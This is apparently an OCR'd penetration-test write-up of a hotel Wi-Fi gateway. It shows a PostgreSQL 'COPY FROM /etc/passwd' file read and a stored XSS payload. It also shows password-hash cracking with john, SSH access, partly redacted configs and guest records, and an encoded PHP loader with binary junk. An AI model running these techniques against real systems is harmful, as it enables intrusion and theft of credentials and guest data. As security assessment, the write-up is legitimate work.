
```
<?php
if(!extension_loaded('Php Express')){$__['os']=strtoupper(substr(PHP_OS,0,3
));$__['ver']=strtoupper(substr(PHP_VERSION,0,3));$__['ext']=($__['os']=='W
IN')?'.dll':'.so';$__['nam']='phpexpress-php-'.$__['ver'].$__['ext'];$__['e
dr']=realpath(ini_get('extension_dir'));$__['sdr']=getcwd();if($__['os']=='
WIN'){$__['idr']=str_replace('\\','/',$__['edr']);$__['sdr']=str_replace('\
\','/',$__['sdr']);if((strlen($__['idr'])>2)&&($__['idr'][1]==':'))$__['idr
']=substr($__['idr'],2);if((strlen($__['sdr'])>2)&&($__['sdr'][1]==':'))$__
['sdr']=substr($__['sdr'],2);}else{$__['idr']=$__['edr'];}$__['rd']=str_rep
eat('/..',substr_count($__['idr'],'/')).$__['sdr'].'/';$__['i']=strlen($__[
'rd']);while(true){$__['i']=strrpos($__['rd'],'/');if($__['i']!==false){$__
['rd']=substr($__['rd'],0,$__['i']);$__['lp']=$__['rd'].'/phpexpress/'.$__[
'nam'];if(file_exists($__['edr'].$__['lp'])){$__['nam']=$__['lp'];break;}$_
_['lp']=$__['rd'].'/'.$__['nam'];if(file_exists($__['edr'].$__['lp'])){$__[
'nam']=$__['lp'];break;}}else    break;}@dl($__['nam']);if(function_exists(
'__pe_dl_init')){return __pe_dl_init();}else{echo('<h2>Error:</h2><br>file
<i>'.__FILE__."</i> requires Php Express loader to be installed by the web
site administrator.\n");exit(2);}}die('File '.__FILE__." is corrupted.\n");
?>
^@NUCODER^@^F^@^C!^\^C<88>8V^@{^@^@^@<FF><FF><FF><FF>^@^@^B^@^X^@<D3>i^@^@
<81>%^@^@^@^@^@^@q[<ED>\y`\E<FD>^?3<BB>}}M<AF><A4><E9>]<DA>><D2>#;<A1>^Th
<9B><D2><D2>ESCJ[<DA>r<94><B6><A4><9B><EC>&Y<BA>#<DD>M<9C><E5>^T<B9>E@D^D
<A9><80>r<AA><88>"<82><82><8A>"(<8A> ( *<82><8A> "<A8>x<B0><BF><EF><E7>;o
<DE><CE>{<BB><9B><B6><FE>~<FA><D7>/<D0>w<F9><CC><F7><9E><EF>}<AD><FF><B4>,
:
```

- backup_information
- locations
- subscriber_columns
- admin.xml
- agent.xml
- auth.xml
- cc_fields.var
- configuration.xml
- custom_dns.xml
- db.xml
- ddns.xml
- dhcp_health.xml
- dhcp_settings.xml
- dhcp_subnets.xml
- external.xml
- factory.xml
- ftp_based_config.xml
- gateways.xml
- global_settings.xml
- health.xml
- health_config.xml
- interfaces.xml
- license.xml
- li_settings.xml
- locations.xml
- log_configuration.php
- network_policies.xml
- networks.xml
- node.xml
- offline_mode.xml
- packet_config.xml
- performance.xml
- qos_setup.xml
- restart.xml
- routes.xml
- scripts.xml
- serial_settings.xml
- ssl_settings.xml
- system.xml
- system_backup.xml
- time.xml
- ums.xml
- updates.xml
- users.xml
- voucher_fields.var
- walled_garden.xml
- webhooks.xml
- white_list.xml
- white_list_filters.xml


```
<admin>
        <users>
                <0>
                        <id>0</id>
                        <unique_id>1</unique_id>
                        <username>admin</username>
                        <password>[redacted]</passwor
d>
                        <lastname></lastname>
                        <firstname></firstname>
                        <theme>1</theme>
                        <root_group>1</root_group>
                        <group_nse>nse</group_nse>
                        <read_write></read_write>
                        <superuser>1</superuser>
                        <staff>0</staff>
                        <lang>1</lang>
                        <pos>0</pos>
                        <pos_type></pos_type>
                        <pos_content></pos_content>
                        <pos_subscriber></pos_subscriber>
                        <pos_charge_room></pos_charge_room>
                        <pos_charge_conference></pos_charge_conference>
```

```
.xml
<database>
        <db_user>[redacted]</db_user>
        <db_password>[redacted]</db_password>
        <db_mysql>false</db_mysql>
        <db_name>[redacted]</db_name>
        <db_host>localhost</db_host>
        <path>/var/www/html</path>
        <path_logs>/[redacted]/log</path_logs>
        <windows_version>false</windows_version>
</database>
```

TLS Certificates



Database


Databases (2)
Catalogs (3)
Schemas (1)
public
Domains (0)
FTS Configurations (0)
FTS Dictionaries (0)
FTS Parsers (0)
FTS Templates (0)
Functions (0)
Sequences (146)
Tables (155)
admin
banners
billing
billing_free
billing_group
billing_records
billing_sort
black_list
block_login
c2p_debug
calendar_day_rules
calender_day
calender_days
ccs
checkresponse
cluster_tasks
creditcard_settings
currency
custom2billing
custom_fields
device
fias
filter
filter_rules
firewall
firewall_ipv6
free
free_access
free_mac
free_rules
free_rules2
functions
general_settings
groups
guest2wan
guest_profile
help
horizon
intrusion
invoice
lang
language
Property
Value
Description
test
Service
Hostname
Host Address
Port
Encryption
not encrypted
SSL Certificate File
SSL Key File
SSL Root Certificate File
SSL Certificate Revocation List
SSL Compression?
yes
Maintenance database
Username
Store password?
Yes
Restore environment?
Yes
Version string
PostgreSQL
Version number
8.4
Last system OID
Connected?
Yes
Up since
Configuration loaded since
Autovacuum
running
SQL pane
Login Role postgres
Role privileges
Role membership
Variables
Security Labels
SQL
Can login
Inherits rights from parent roles
Superuser
Can create databases
Can create roles
Can modify catalog directly
Can initiate streaming replication and backups
Help
OK
Cancel

Read Write

SQL Editor | Graphical Query Builder


Previous queries

```
CREATE TABLE temp(t TEXT);
COPY temp FROM '/etc/passwd';
SELECT * FROM temp ;
```

Output pane

Data Output | Explain | Messages | History

	t text
1	root:x:0:0:root:/root:/bin/bash
2	bin:x:1:1:bin:/bin:/sbin/nologin
3	daemon:x:2:2:daemon:/sbin:/sbin/nologin
4	adm:x:3:4:adm:/var/adm:/sbin/nologin
5	lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6	sync:x:5:0:sync:/sbin:/bin/sync
7	shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8	halt:x:7:0:halt:/sbin:/sbin/halt
9	mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10	news:x:9:13:news:/etc/news:
11	uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
12	operator:x:11:0:operator:/root:/sbin/nologin
13	games:x:12:100:games:/usr/games:/sbin/nologin
14	gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
15	ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
16	nobody:x:99:99:Nobody:/:/sbin/nologin
17	distcache:x:94:94:Distcache:/:/sbin/nologin
18	nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
19	vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
20	pcap:x:77:77::/var/arpwatch:/sbin/nologin
21	ntp:x:38:38::/etc/ntp:/sbin/nologin
22	dbus:x:81:81:System message bus:/:/sbin/nologin
23	apache:x:48:48:Apache:/var/www:/sbin/nologin
24	rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
25	postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
26	mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
27	smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
28	sshd:x:74:74::/var/empty/sshd:/bin/false
29	radiusd:x:95:95:radiusd user:/home/radiusd:/sbin/nologin
30	rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
31	nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
32	haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
33	avahi-autoipd:x:100:101:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
34	squid:x:500:500::/home/squid:/bin/bash
35	admin:x:501:501::/home/empty:/bin/
36	reset:x:502:502::/home/empty:/bin/reset




```
COPY temp FROM '/    'conf/admin.xml';
SELECT * FROM temp ;
```

Output pane

Data Output | Explain | Messages | History

```
ERROR:  could not open file "/    conf/admin.xml" for reading: Permission denied
********** Error **********

ERROR: could not open file "/    'conf/admin.xml" for reading: Permission denied
SQL state: 42501
```

Firewall rules

	description character varying	port integer	restart smallint	id [PK] serial	int character varying(8)	dir character varying(3)	prot character varying(4)	action character varying(6)	source_ip smallint	source_ip_value character varying(15)	source_sub_value character varying(15)	dest_ip smallint	dest_ip_value character varying(15)	dest_sub_value character varying(15)	port_type smallint	sort integer
1	ssh	22	0	12	eth2	in	TCP	ACCEPT	0	0.0.0.0	0.0.0.0	0	0.0.0.0	0.0.0.0	1	2
2	icmp	0	0	13	*	in	ICMP	ACCEPT	0	0.0.0.0	0.0.0.0	0	0.0.0.0	0.0.0.0	0	1
3	web interface - http	80	0	19	*	in	TCP	ACCEPT	0	0.0.0.0	0.0.0.0	0	0.0.0.0	0.0.0.0	1	4
4	web interface - https	443	0	21	*	in	TCP	ACCEPT	0	0.0.0.0	0.0.0.0	0	0.0.0.0	0.0.0.0	1	3
5		5432	0	37	*	in	TCP	ACCEPT	0	0.0.0.0	0.0.0.0	0	0.0.0.0	0.0.0.0	1	7
6			0	38	*	in	TCP	ACCEPT	0	0.0.0.0	0.0.0.0	0	0.0.0.0	0.0.0.0	1	6
7		5555	0	39	*	in	UDP	ACCEPT	0	0.0.0.0	0.0.0.0	0	0.0.0.0	0.0.0.0	1	5
8			0	41	*	in	TCP	ACCEPT	2			2		255.0.0.0	1	8
*																

Configuration

	name character varying(100)	description character varying(255)	url_redirect character varying(150)	band_up integer	band_down integer
1	All Lobby	Valid	http://	2048	2048
2	Staff	Staff	http://	1024	1024
3	1 Day Inte	Premiu	http://	3072	3072
4	All Lobby	Valid	http://	1024	1024
5	1 Week Int	Premiu	http://	3072	3072
6	One Hours	For Pu		2048	2048
7	1 Year Int	Premiu	http://	3072	3072
8	Free Acces	Free I	http://	1024	1024
9				2048	2048
10	1 Month In	Premiu	http://	3072	3072
11	Voucher :	Premiu	http://	3372	3372
12	1 Month In	Premiu		3372	3372
13	Voucher :	Premiu	http://	11240	11240
14	Facebook L	Facebo		1024	1024
15	10Mbps : 1	Premiu	https:/	11240	11240
16	Banquet Me	Banque	http://	1000	1000
17	Voucher :	Premiu	http://	3072	3072
18	Voucher :	Premiu	http://	3072	3072
19	Special MA	Specia	https:/	1024	1024
20	Free Inter	Free a	https:/	1000	1000
21	Voucher :	Premiu	http://	3072	3072
22	Voucher :	Premiu	http://	3072	3072
23	DM voucher	Only f	http://	1000	1000
24	All Lobby	Valid	http://	1024	1024

Guest Details

	room character varying(20)	guest_name character varying(255)	arrival character varying(255)	departure character varying(255)
8	1			
9	49			
10	15		15/01	15/0
11	0			
12	21			
13	62	Ahmad	30/12	28/0
14	03		27/01	26/0
15	17			
16	01			
17	8	ed	13/11	31/0
18	2			
19	0			
20	16			
21	8		01/01	31/1
22	7		01/01	31/0
23	0		01/01	31/0
24	0		01/01	31/0
25	0		01/01	31/0
26	1		01/01	31/0
27	3		01/01	31/0
28	0		01/01	31/0
29	0		01/01	31/0
30	0		01/01	31/0
31	2		01/01	31/0
32	4		01/01	31/1
33	0		01/01	31/0


Guest WIFI Configuration

	id integer	subscriber character varying(100)	band_up integer	band_down integer	url_redirect character varying(150)
1	23830		3072	3072	http:/
2	23830		3072	3072	http:/
3	23993		1024	1024	http:/
4	23838		1024	1024	http:/
5	24855		3072	3072	http:/
6	25068		2048	2048	
7	23818		3072	3072	http:/
8	10913		2048	2048	http:/
9	23799		3072	3072	http:/
10	23832		3072	3072	http:/
11	23799		3072	3072	http:/
12	24355		3072	3072	http:/
13	24907		1024	1024	
14	23930		1024	1024	http:/
15	24123		1024	1024	http:/
16	24606		1024	1024	http:/
17	23818		1024	1024	http:/
18	24130		1024	1024	http:/
19	10913		2048	2048	http:/
20	23812		3072	3072	http:/

Session Riding


	id [PK] serial	name character varying(255)	type smallint	description character varying(255)	time integer	filen char
1	1	version	1	Release		
2	3	version	1	Release		
3	4	version	1	Release		
4	5	version	1	Release		
5	8	version	1	Release		
6	9	version	1	Release		
7	10	version	1	elease		
8	11	version	1	elease		
9	12	version	1	elease		
10	13	version	1	elease		
11	14	version	1	elease		
12	15	version	1	elease		
13	16	version	1	update		
14	17	version	1			
15	18	version	1	fix		
16	19	version	1	release		
17	20	version	1	release		
18	21	version	1	release		
19	22	version	1	release		
20	23	version	1	release		
21	24	version	1	release		
22	25	version	1	release		
23	26	version	1	release		
24	27	version	1	release		
25	28	version	1	release		
26	29	version	1	release		
27	30	version	1	release		
28	31	version	1	release		

70	75	<script>alert(1)</script>



Plain Text Credentials

	content text
1	Someone :ied to login 4 times in with (,).
2	Someone) tried to login 4 times in
3	Someone :d to login 4 times in with (Admin,).
4	Someone :ied to login 4 times in
5	Someone :ried to login 4 times in
6	Someone tried to login 4 times in :h
7	Someone :ried to login 4 times in (,
8	Someone tried to login 4 times in .th
9	Someone tried to login 4 times in :h
10	Someone tried to login 4 times i :ith
11	Someone :ried to login 4 times in :h
12	Someone :d to login 4 times in :rtn
13	Someone tried to login 4 times in :ith
14	Someone tried to login 4 times in :ith



Enumerating Users

```
Terminal -
File  Edit  View  Terminal  Tabs  Help
root:x:0:0:root:/root:/bin/bash
admin:x:501:501::/home/empty:/bin/[redacted]
reset:x:502:502::/home/empty:/bin/reset
~
```

```
root@kali:~/Desktop/passwd# cat passwd.txt
root:[redacted]vU1d7k
tyGK6[redacted]
admin:[redacted].:18288:0:99999:7:::
reset:[redacted].:18287:0:99999:7:::
root@kali:~/Desktop/passwd#
```

```
root@kali:~/Desktop/passwd# john --show passwd.txt
admin:[redacted]:0:99999:7:::
reset:[redacted]:0:99999:7:::

2 password hashes cracked, 0 left
```

SSH

```
[redacted] - PuTTY
login as: admin
admin@            's password:
[     ]#
```

```
-----------------------------------------------------
----------------- available commands ------------------

configuration
tools
system
logout
help

-----------------------------------------------------
```

System

```
  ------------------------------------------------------
  ----------------- available commands ------------------

  reboot
  poweroff
  back
  help

  ------------------------------------------------------

[system]#
```

Tools

```
[tools]# ip
eth0      Link encap:Ethernet  HWaddr [redacted]
          inet addr:[redacted]  Bcast:[redacted]  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4300504688 errors:0 dropped:5 overruns:0 frame:0
          TX packets:3172325561 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3293754045748 (2.9 TiB)  TX bytes:417781536560 (389.0 Gi
          Interrupt:185 Memory:dfe00000-dfe20000

eth1      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING  MTU:1518  Metric:1
          RX packets:183913681 errors:160 dropped:0 overruns:0 frame:160
          TX packets:235354981 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31843651582 (29.6 GiB)  TX bytes:269725879783 (251.2 GiB)
          Interrupt:193 Memory:dfd00000-dfd20000

eth2      Link encap:Ethernet  HWaddr [redacted]
          inet addr:[redacted]  Bcast:[redacted]  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
